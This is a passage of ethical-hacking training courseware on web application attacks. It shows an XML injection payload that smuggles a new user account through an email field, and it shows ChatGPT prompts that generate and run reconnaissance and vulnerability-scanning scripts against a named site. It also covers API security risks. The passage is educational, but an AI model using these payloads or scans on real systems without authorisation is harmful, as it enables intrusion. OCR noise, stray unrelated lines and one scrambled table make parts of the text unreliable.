Attackers identify the XPATH and insert an XML injection or XML schema to bypass the authentication process and gain unrestricted access to the data stored in XML. The process by which attackers enter values that query XML takes advantage of is an XML injection attack. Attackers inject XML data and tags into user input fields to manipulate XML schema or populate XML databases with bogus entries. XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks.

http://www.certifiedhacker.com/websvc/login.asmx

Account Login

Username: Mark

Password: 12345

Email: mark@certifiedhacker.com

mark@certifiedhacker.com</email><user> <username>jason</username> <password>attack</password> <email>jason@middleearth.com</email>

Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>ic3</password>
    <email>gandalf@gandalfearth.com</email>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <email>12345@user</email>
    <email>gandalf@gandalfearth.com</email>
  </user>
  <user>
    <username>jason</username>
    <password>attack</password>
    <email>12345@user</email>
    <email>jason@middleearth.com</email>
  </user>
</users>
```

Creates new user account on the server

Figure 14.124: Web Services XML Injection attack

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a DoS attack or generate logical errors in web service request processing. A parsing attack is performed when an attacker succeeds in modifying a file request or string. The

attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes .bat (batch) or .cmd (command) files.

- **Recursive Payloads**

The attacker queries for web services with a grammatically correct SOAP document that contains infinite processing loops, resulting in exhaustion of the XML parser and CPU resources.

- **Oversize Payloads**

Attackers send a payload that is excessively large to consume all the system resources, rendering web services inaccessible to other legitimate users.

Web Service Attack Tools

- SoapUI

Source: <https://www.soapui.org>

SoapUI is a web service testing tool that supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC. An attacker can use this tool to carry out web service probing, SOAP injection, XML injection, and web service parsing attacks.




Figure 14.125: Screenshot of SoapUI

- XMLSpy

Source: <https://www.altova.com>

Altova XMLSpy is an XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies.




Figure 14.126: Screenshot of XMLSpy

Additional Web Application Hacking Tools

Besides the web application hacking tools described above, several other tools can help attackers accomplish their goals.

Some additional web application hacking tools are listed below:

- Metasploit (<https://www.metasploit.com>)
- w3af (<https://github.com>)
- Nikto (<https://cirt.net>)
- Sn1per (<https://github.com>)
- WSSIP (<https://github.com>)
- Web Brutator (<https://github.com>)
- timing_attack (<https://github.com>)
- HTTrack (<https://www.httrack.com>)
- SQL Injection Scanner (<https://pentest-tools.com>)
- XSS Scanner (<https://pentest-tools.com>)
- SQLi Exploiter (<https://pentest-tools.com>)
- HTTP Request Logger (<https://pentest-tools.com>)
- WebCopier (<https://www.maximumsoft.com>)
- WPScan (<https://wpscan.com>)
- TDoS-Framework (<https://github.com>)

Growth and R

EC-Council C|EH™

Create and Run Custom Scripts to Automate Web Application Hacking Tasks with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to create custom scripts to automate tasks by using appropriate prompts such as:
 - "Create and run a custom script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"



Digitized by KCC Ontario's Digital Preservation Project under a Work Permitted License and may only be copied with permission.

88 - Mensão 54 | Marketing Web - Apresentação

EC-Council C|EH®

Create and Run Custom Scripts to Automate Web Application Hacking Tasks with AI (Cont'd)

- * "create and run a custom python script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com".



Downloaded from KSEB Class 10 NCERT Books & Worksheets, Worksheets for Class 10 Science, NCERT Books for Class 10 Science, NCERT Books for Class 10 Science

Create and Run Custom Scripts to Automate Web Application Hacking Tasks with AI (Cont'd)

- “Create and run a custom python script which will run web application footprinting tasks to gather information and then use this information to perform vulnerability scanning on target url www.certifiedhacker.com”

The screenshot shows a terminal window with several tabs open. The active tab displays the results of a command. The output includes:
[C]execute, [D]escribe, [A]udit: E
Gathering information on www.certifiedhacker.com.
http://www.certifiedhacker.com [301 Moved Permanently] A
ATES[1/S], HTTPServer[Apache], IP[162.241.216.1], ReDir
certifiedhacker.com[on], Title[301 Moved Permanently]
https://www.certifiedhacker.com/ [200 OK], Country[IRAN]

Copyright © EC-Council. All Rights Reserved. Reproduction in Whole or in Part Without the Written Consent of EC-Council is Prohibited.

Create and Run Custom Scripts to Automate Web Application Hacking Tasks With AI

Attackers can leverage AI-powered technologies to enhance and automate their web application hacking tasks. With the aid of AI, attackers can effortlessly create and run custom web application footprinting and vulnerability scanning scripts and acquire valuable insights about their targets. By developing such custom scripts, attackers can efficiently execute a series of footprinting and vulnerability scanning commands to gather information about a target domain.

An attacker can use ChatGPT to perform this task by using appropriate prompts such as:

Example #1:

“Create and run a custom script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com”

The output of prompt results in the following script:

```
echo '#!/bin/bash
target="www.certified hacker.com"
#Web Application Footprinting
echo "Starting web application footprinting..."
whatweb $target
wafwoof $target
#Vulnerability Scanning
echo "Starting vulnerability scanning..."'
```

```
nikto -h $target
nmap -SV --script=http-vuln* $target
# Additional scans can be added here
> web_scan.sh && chmod +x web_scan.sh && ./web_scan.sh
```

The terminal window shows the command being typed:

```
[(x)-[attacker@parrot]-|-]
→ $sgpt --chat web --shell "create and run a custom script for web application
footprinting and vulnerability scanning. The target url is www.certifiedhacker
.com"
```

The terminal then displays a large watermark reading "Architect" diagonally across the screen.

Figure 14.127: Create a custom script for web application footprinting and vulnerability scanning

- **#!/bin/bash:** This line specifies that the script should be interpreted by the Bash shell.
- **target="www.certified hacker.com":** This line defines the target website to be scanned. Note that the website name has a space which is not valid for a domain name.
- **#Web Application Footprinting echo "Starting web application footprinting..." whatweb \$target wafwoof \$target:** This section is for web application footprinting.
 - **whatweb** is a web scanner that identifies websites.
 - **wafwoof** is used to identify the Web Application Firewall (WAF) in use.
- **#Vulnerability Scanning echo "Starting vulnerability scanning..." nikto -h \$target nmap -SV --script=http-vuln* \$target:** This section is for vulnerability scanning.
- **nikto** is a web server scanner that detects vulnerabilities in web servers.
- **nmap** is a network scanner, and here it is being used with scripts focused on HTTP vulnerabilities.
- **# Additional scans can be added here > web_scan.sh && chmod +x web_scan.sh && ./web_scan.sh:** This line writes the script to a file named **web_scan.sh**, gives it executable permissions, and then runs the script.

```
[E]xecute, [D]escribe, [A]bort: E
Starting web application footprinting:
http://www.certifiedhacker.com [301 Moved Permanently]: Apache, Country[UNITED STATES][US], HTTPServer[Apache], IP[162.241.216.11], RedirectLocation[https://www.certifiedhacker.com/], Title[301 Moved Permanently]
http://www.certifiedhacker.com [200 OK] Country[UNITED STATES][US], HTTPServer[nginx/1.21.6], IP[162.241.216.11], JQuery[1.4], Meta-Author[Parallelus], PasswordField[RevealPassword], Script[text/javascript], Title[Certified Hacker], UnknownHeaders[host-header,x-server-cache,x-proxy-cache], Lnginx[1.21.6]
```

Figure 14.128: Run custom script for web application footprinting and vulnerability scanning.

```
-j Number of requests: 2
Starting vulnerability scanning...
Nikto v2.5.0

Target IP: 162.241.216.11
Target Hostname: www.certifiedhacker.com
Target Port: 80
Start Time: 2024-03-28 02:37:36 (GMT -4)
I

Server: Apache
/ The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
/ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabilities/cty-scanner/vulnerabilities/missing-x-content-type-options-header
```

Figure 14.129: Output

Example #2:

"create and run a custom python script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"

The output of prompt results in the following script:

```
echo 'import os
target="www.certifiedhacker.com"
# Web Application Footprinting
os.system (f"whatweb {target}")
os.system (f"wafw00f {target}")
# Vulnerability Scanning
os.system(f"nikto -h {target}")
os.system (f"nmap -sV --script=http-vuln* {target}")
# Additional scans can be added here
> web_scan.py && chmod +x web_scan.py && python3 web_scan.py'
```

```
[attacker@parrot: ~] $sgpt --chat wsh --shell "create and run a custom python script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"
```



Figure 14.130: Create and run a custom Python script to perform web application footprinting and use the gathered information for vulnerability scanning.

The provided Python script is designed to perform web application footprinting and vulnerability scanning on a target website. Here is a brief explanation of each part of the script:

- **import os:** This line imports the `os` module, which provides a way of using operating system-dependent functionality, like executing shell commands.
- **target="www.certifiedhacker.com":** This line defines the target website to be scanned.
- **# Web Application Footprinting os.system(f"whatweb {target}") os.system(f"wafw00f {target}")**

This section is for web application footprinting:

- **whatweb** is a web scanner that identifies websites.
- **wafw00f** is used to identify the Web Application Firewall (WAF) in use.
- **# Vulnerability Scanning os.system(f"nikto -h {target}") os.system(f"nmap -sV -script=http-vuln* {target}")**

This section is for vulnerability scanning:

- **nikto** is a web server scanner that detects vulnerabilities in web servers.
- **nmap** is a network scanner, and here it is being used with scripts focused on HTTP vulnerabilities.
- **web_scan.py && chmod +x web_scan.py && python3 web_scan.py**

This line writes the script to a file named `web_scan.py`, gives it executable permissions, and then runs the Python script.

```
[E]xecute, [D]escribe, [A]bort: E
http://www.certifiedhacker.com [301 Moved Permanently] Apache, Country[UNITED STATES][US], HTTPServer[Apache], IP[162.241.216.11], RedirectLocation[https://www.certifiedhacker.com/], Title[301 Moved Permanently]
https://www.certifiedhacker.com [200 OK] Country[UNITED STATES][US], HTTPServer[nginx/1.21.6], IP[162.241.216.11], JQuery[1.4], Meta-Author[Parallelus], PasswordField[RevealPassword], Script[text/javascript], Title[Certified Hacker], UnknownHeaders[host-header,x-server-cache,x-proxy-cache], nginx[1.21.6]
```

Figure 14.131: Run a custom Python script to perform web application footprinting and use the gathered information for vulnerability scanning.

Nikto v2.5.0

Target IP: 162.241.216.11
Target Hostname: www.certifiedhacker.com
Target Port: 80
Start Time: 2024-03-20 02:59:48 (GMT-4)

Server: Apache

/: The anti-clickjacking X-Frame-Options header is not present. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/>

Figure 14.132: Run a custom Python script to perform web application footprinting and use the gathered information for vulnerability scanning.

Nikto v2.5.0

Target IP: 162.241.216.11
Target Hostname: www.certifiedhacker.com
Target Port: 80
Start Time: 2024-03-20 02:59:48 (GMT-4)

Server: Apache

/: The anti-clickjacking X-Frame-Options header is not present. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/>

Figure 14.133: Run a custom Python script to perform web application footprinting and use the gathered information for vulnerability scanning.

Example #3:

"create and run a custom python script which will run web application footprinting tasks to gather information and then use this information to perform vulnerability scanning on target url www.certifiedhacker.com"

```
$gpt --chat wih --shell 'create and run a custom script which will run web application footprinting tasks to gather information and then use this information to perform vulnerability scanning on target url www.certifiedhacker.com'
```

Figure 14.134: Python script which will run web application footprinting tasks to gather information

The output of prompt results in the following script:

```
#!/bin/bash
target="www.certifiedhacker.com"

# Web Application Footprinting
echo "Gathering information on $target... footprint_data=$(whatweb --color-never $target)"
echo "$footprint_data"

# Extracting IP address for further scanning
ip_address=$(echo "$footprint_data" | grep -oP "IP:\s*\K[\d\.]+")
# Vulnerability Scanning
if [ -n "$ip_address" ]; then
echo "Starting vulnerability scanning on IP: $ip_address..." nmap -SV --script=http-vuln* $ip_address
else
echo "IP address not found, running vulnerability scan on hostname..."
nmap -SV --script=http-vuln* $target
fi
```

```
> web_footprint_and_scan.sh && chmod +x web_footprint_and_scan.sh &&
./web_footprint_and_scan.sh
```

The provided Bash script performs the following tasks:

- **Web Application Footprinting:**
 - Retrieves information about the target website using 'whatweb'.
 - Displays the gathered information.
- **IP Address Extraction:**
 - Extracts the IP address of the target from the gathered information.
- **Vulnerability Scanning:**
 - If the IP address is found, it conducts a vulnerability scan using 'nmap' with the extracted IP address.
 - If the IP address is not found, it performs the scan using the target hostname.

The screenshot shows a terminal window with a black background and white text. The text output is as follows:

```
[E]xecute, [D]escribe, [A]bort?
Gathering information on www.certifiedhacker.com...
http://www.certifiedhacker.com [301 Moved Permanently] Apache, Country[UNITED STATES][US], HTTPServer[Apache], IP[192.168.216.11], RedirectLocation[https://www.certifiedhacker.com/], Title[301 Moved Permanently]
https://www.certifiedhacker.com/ [200 OK] Country[UNITED STATES][US], HTTPServer[
```

Figure 14.135: Python script which will run web application footprinting tasks to gather information

The script is then saved to a file named 'web_footprint_and_scan.sh', given executable permissions, and executed.

- `'whatweb --color=never $target'`: Runs the 'whatweb' tool to gather information about the target website without color codes.
- `'echo "$footprint_data"'`: Prints the gathered information.
- `'grep -oP "IP:\s*\K[\d.]+"'`: Extracts the IP address from the gathered information.
- The 'if' statement checks if the IP address was extracted successfully. If the IP address is found, it performs a vulnerability scan using 'nmap' with the extracted IP address, if the IP address is not found, it performs the scan using the target hostname.

```
Gathering Information on www.certifiedhacker.com...
http://www.certifiedhacker.com [301 Moved Permanently] Apache, Country[UNITED STATES][US], HTTPServer[Apache], IP[162.241.216.11], RedirectLocation[https://www.certifiedhacker.com/], Title[301 Moved Permanently]
https://www.certifiedhacker.com/ [200 OK] Country[UNITED STATES][US], HTTPServer[Nginx/1.21.6], IP[162.241.216.11], JQuery[1.4], Meta-Author[Parallelus], PasswordField[RevealPassword], Script[text/javascript], Title[Certified Hacker], UncommonHeaders[host-header,x-server-cache,x-proxy-cache], nginx[1.21.6]
IP address not found, running vulnerability scan on hostname...
Starting Nmap 7.94SNM ( https://nmap.org ) at 2024-03-20 03:02 EDT
Nmap scan report for www.certifiedhacker.com (162.241.216.11)
Host is up (0.092s latency).
DNS record for 162.241.216.11: box5301.bluehost.com
Not shown: 983 closed tcp ports (conn-refused)
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp          Pure-FTPD
22/tcp    open     ssh          OpenSSH 7.4 (protocol 2.0)
25/tcp    filtered smtp
26/tcp    open     smtp         Exim smtpd 4.96.2
53/tcp    open     domain      ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
```

Figure 14.136: Python script which will run web application footprinting tasks to gather information

Module 14 | Hacking Web Applications

EC-Council C|EH™

Objective 04

Explain Web API and Webhooks

Source & © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Strictly Prohibited. Visit www.ec-council.org

Module 14 | Hacking Web Applications

EC-Council C|EH™

Web API and Webhooks

- Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from multiple online sources
- Web Service APIs include SOAP API, REST API, RESTful API, XML-RPC, and JSON-RPC
- Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as receiving a comment on a post or pushing code to the registry
- Webhooks allow applications to update other applications with the latest information

Web API

Operation of Webhooks

Source & © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Strictly Prohibited. Visit www.ec-council.org

Web API and Webhooks

Recent years have witnessed an exponential increase in the usage of web APIs in application development. Web APIs help developers in building web applications that retrieve data from multiple online sources. As web APIs are incorporated in many popular applications such as social networking, shopping, and search engines, the importance of securing APIs and their integrity has increased. Any security breach in an API can expose personal or business-critical

data to attackers. This section discusses the basic concepts of web API and webhooks; API vulnerabilities and hacking techniques; and the best practices for API security.

Web API

Web API is an application programming interface that provides online web services to client-side applications for retrieving and updating data from multiple online sources. It is a special type of interface where interactions between applications can be allowed through the Internet and some web-based protocols. Web APIs make resources accessible on the Internet and they are generally accessed via the HTTP protocol. They also consist of different types of tools, functions, and protocols that can be used to develop software or applications without any complexity.

For example, consider a traditional web application that is supported by multiple mobile platforms with no centralized API. This results in the complexity of updating business logic for each individual implementation whenever there is an update in the client applications. Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at one central location.




Figure 14.137: Illustration of Web API

Web Service APIs

The most frequently used web service APIs are listed below:

- **SOAP API:** SOAP is a web-based communication protocol that enables interactions between applications running on different platforms such as Windows, macOS, Linux, etc., via XML and HTTP. SOAP-based APIs are programmed to generate, recover, modify, and erase different logs such as profiles, credentials, and business leads.
- **REST (Representation State Transfer) API:** REST is not a specification, tool, or framework; it is an architectural style of web service that serves as a communication medium between various systems on the web. APIs supported by the REST architectural style are known as REST APIs. Such API-based computer systems, web services, and database systems allow requesting machines to receive prompt access and redefine

web resource representations by providing a set of stateless protocols and qualitative operations.

- **RESTful API:** RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application.

APIs with the following features can be referred to as to RESTful APIs:

- **Stateless:** The client end stores the state of the session; the server is restricted to save data during the request processing
- **Cacheable:** The client should save responses (representations) in the cache. This feature can enhance API performance
- **Client-server Environment:** Both the client and the server should be independent of each other because the server handles backend operations and the client is the front end from where requests are made
- **Uniform Interface:** Resources must be specifically and independently recognized via a single URL by employing basic protocol methods such as PUT, POST, GET, and DELETE, and it should be possible to modify a resource
- **Layered System:** Multiple-layer architecture allows intermediary servers to supply shared memory (cache) to achieve scalability because the client system directly never notifies the main server of its connectivity.
- **Code on Demand:** An optional feature where the server can also provide temporary executable code to the client, through which the client's functionality can be customized
- **XML-RPC:** Extensible Markup Language - Remote Procedure Call (XML-RPC) is a communication protocol that uses a specific XML format to transfer data, whereas SOAP uses proprietary XML to transfer data. It is simpler than SOAP and uses less bandwidth to transfer data.
- **JSON-RPC:** JavaScript Object Notation – Remote Procedure Call (JSON-RPC) is a communication protocol that serves in the same way as XML-RPC but uses the JSON format instead of XML to transfer data.

Webhooks

Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook.

A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

Operation of Webhooks

Webhooks are enrolled along with the domain registration via the user interface or API to inform the clients about a new event occurrence. The generated path contains the required code that automatically executes on the new event occurrence. Here, systems need not know what should be run; they just need to trace the path to generate notifications.

A webhook is a powerful tool because everything remains isolated on the web. As shown in the figure below, when system-2 gets a notification message from the selected path of the domain, it not only becomes aware of new event occurrences on other machines but also responds to them. The path contains the code that can be accessed via an HTTP POST request. It also informs the user about from where the message has been triggered, including its date and time and other details related to the event. Webhooks can be private or public.




Figure 14.138: Operation of webhooks

Webhooks vs. APIs

- Webhooks are automated messages from websites to the server. APIs are used for server-to-website communication.
- Webhooks get reports or notifications via HTTP POST only when a new update is made. APIs make calls irrespective of the data updates.
- Webhooks update applications or services with real-time information. API needs additional implementations to perform this activity.
- Webhooks have less control over data flow. APIs have easy control over data flow.

OWASP Top 10 API Security Risks

API	Risks	Description	API	Risks	Description
API1	Broken Object-Level Authorization	<ul style="list-style-type: none"> APIs often expose endpoints managing object identifiers, broadening the attack surface with Object-level Access Control vulnerabilities. Unauthorized access to user objects can lead to data disclosure, loss, or manipulation. 	API2	Unrestricted Access to Sensitive Business Data	<ul style="list-style-type: none"> Vulnerable APIs expose business risks such as purchasing details or posting comments without considering potential harm from excessive use.
API2	Broken Authentication	<ul style="list-style-type: none"> Authentication mechanisms are often flawed, enabling attackers to compromise tokens or exploit implementation flaws to assume other users' identities. 	API3	Server-Side Request Forgery	<ul style="list-style-type: none"> An SRF flaw allows an attacker to take control of an application by sending a crafted request to an unpatched destination, bypassing firewalls or IPN protections.
API3	Broken Object-Property-Level Authorization	<ul style="list-style-type: none"> Endpoints may expose all object properties to clients without considering their sensitivity, leaving an client's for data sharing. Unauthorized access to private service or object properties can lead to data disclosure, loss, or corruption. 	API4	Security Misconfiguration	<ul style="list-style-type: none"> Attackers frequently search for unpatched flaws, common endpoints, and even default insecure default configurations. Attackers use available tools to detect and exploit misconfigurations.
API4	Unrestricted Resource Consumption	<ul style="list-style-type: none"> Attackers use automated tools to send multiple concurrent requests, abusing DoS with high traffic loads. They abuse APIs that lack limits on client interactions or resource consumption, causing requests to overload. 	API5	Improper Inventory Management	<ul style="list-style-type: none"> Attackers often gain unauthorized access to legacy, unpatched API versions or endpoints with weaker security requirements.
API5	Broken Function-Level Authorization	<ul style="list-style-type: none"> Control access control policies across hierarchical groups. Attacks can lead to administrative errors between administrators and regular users. 	API6	Unsafe Concatenation of API	<ul style="list-style-type: none"> Developers often insert third-party API data more than user input, leading to weaker security standards.

Source: EC-Council Certified Ethical Hacker Version 10.0 | BT - Module M | Hacking Web Applications

OWASP Top 10 API Security Risks

Source: <https://owasp.org>

According to OWASP, the following are the top 10 API security risks:

API	Risks	Description
API1	Broken Object-Level Authorization	<ul style="list-style-type: none"> APIs often reveal endpoints that manage object identifiers, thereby broadening the attack surface with object-level access control vulnerabilities. It is essential to implement object-level authorization checks in every function that retrieves data using an ID provided by the user. Attackers can exploit API endpoints that are vulnerable to broken object-level authorization by manipulating the ID of an object that is sent within the request. Unauthorized access to other users' objects can result in data disclosure to unauthorized parties, data loss, or data manipulation.
API2	Broken Authentication	<ul style="list-style-type: none"> Authentication mechanisms are often implemented incorrectly, allowing attackers to compromise authentication tokens or to exploit implementation flaws to assume other user's identities. Attackers can gain complete control of other users' accounts in the system, read their personal data, and perform sensitive actions on their behalf.

API3	Broken Object Property Level Authorization	<ul style="list-style-type: none">While designing the API, the developers may expose all the object properties to the clients without considering their individual sensitivity and depend on the clients for filtering data.Unauthorized access to private/sensitive object properties may result in data disclosure, data loss, or data corruption.Under certain circumstances, unauthorized access to object properties can lead to privilege escalation or partial/full account takeover.
API4	Unrestricted Resource Consumption	<ul style="list-style-type: none">Attackers can initiate multiple concurrent requests using automated tools designed to cause DoS via high loads of traffic, impacting APIs' service rate.Attackers find APIs that do not limit client interactions or resource consumption and craft API requests including parameters that control the number of resources.
API5	Broken Function-Level Authorization	<ul style="list-style-type: none">Complexity in access control policies through different hierarchies, groups, and roles between administrative and regular functions can cause authorization errors.Allow attackers to gain unauthorized access to administrative functions or users' resources.
API6	Unrestricted Access to Sensitive Business Flows	<ul style="list-style-type: none">APIs vulnerable to this risk expose a business flow such as buying a ticket, or posting a comment without compensating for how the functionality could harm the business if used excessively in an automated manner.Attackers manually identify which resources are involved in the target workflow and how they work together.Attackers understand the business model backed by the API, finding sensitive business flows and automating access to these flows, causing harm to the business.
API7	Server-Side Request Forgery	<ul style="list-style-type: none">A server-side request forgery (SSRF) flaw enables an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall or a VPN.Attackers exploit this vulnerability by finding an API endpoint that accesses a URI provided by the client.Exploitation might lead to internal services enumeration (e.g., port scanning), information disclosure, bypassing firewalls, or other security mechanisms.
API8	Security Misconfiguration	<ul style="list-style-type: none">Attackers will often attempt to find unpatched flaws, common endpoints, services running with insecure default configurations, or unprotected files and directories to gain unauthorized access or knowledge of the system.Attackers use automated tools to detect and exploit misconfigurations such as unnecessary services or legacy options.Security misconfigurations not only expose sensitive user data but also system details that can lead to a full server compromise.

API9	Improper Inventory Management	<ul style="list-style-type: none">Proper inventory management of hosts and deployed API versions is important to mitigate issues.Attackers usually gain unauthorized access through old API versions or endpoints left running unpatched and using weaker security requirements.Attackers can gain access to sensitive data or even take over the server when different API versions/deployments are connected to the same database with real data.
API10	Unsafe Consumption of APIs	<ul style="list-style-type: none">Developers tend to trust data received from third-party APIs more than user input and thus tend to adopt weaker security standards.Attackers go after integrated third-party services instead of trying to compromise the target API directly.Successful exploitation may lead to exposure of sensitive information to unauthorized actors, different types of injections, or denial of service.

Table 14.2: OWASP Top 10 API Security Risks

Webhooks Security Risks

Risk	Description	Risk	Description
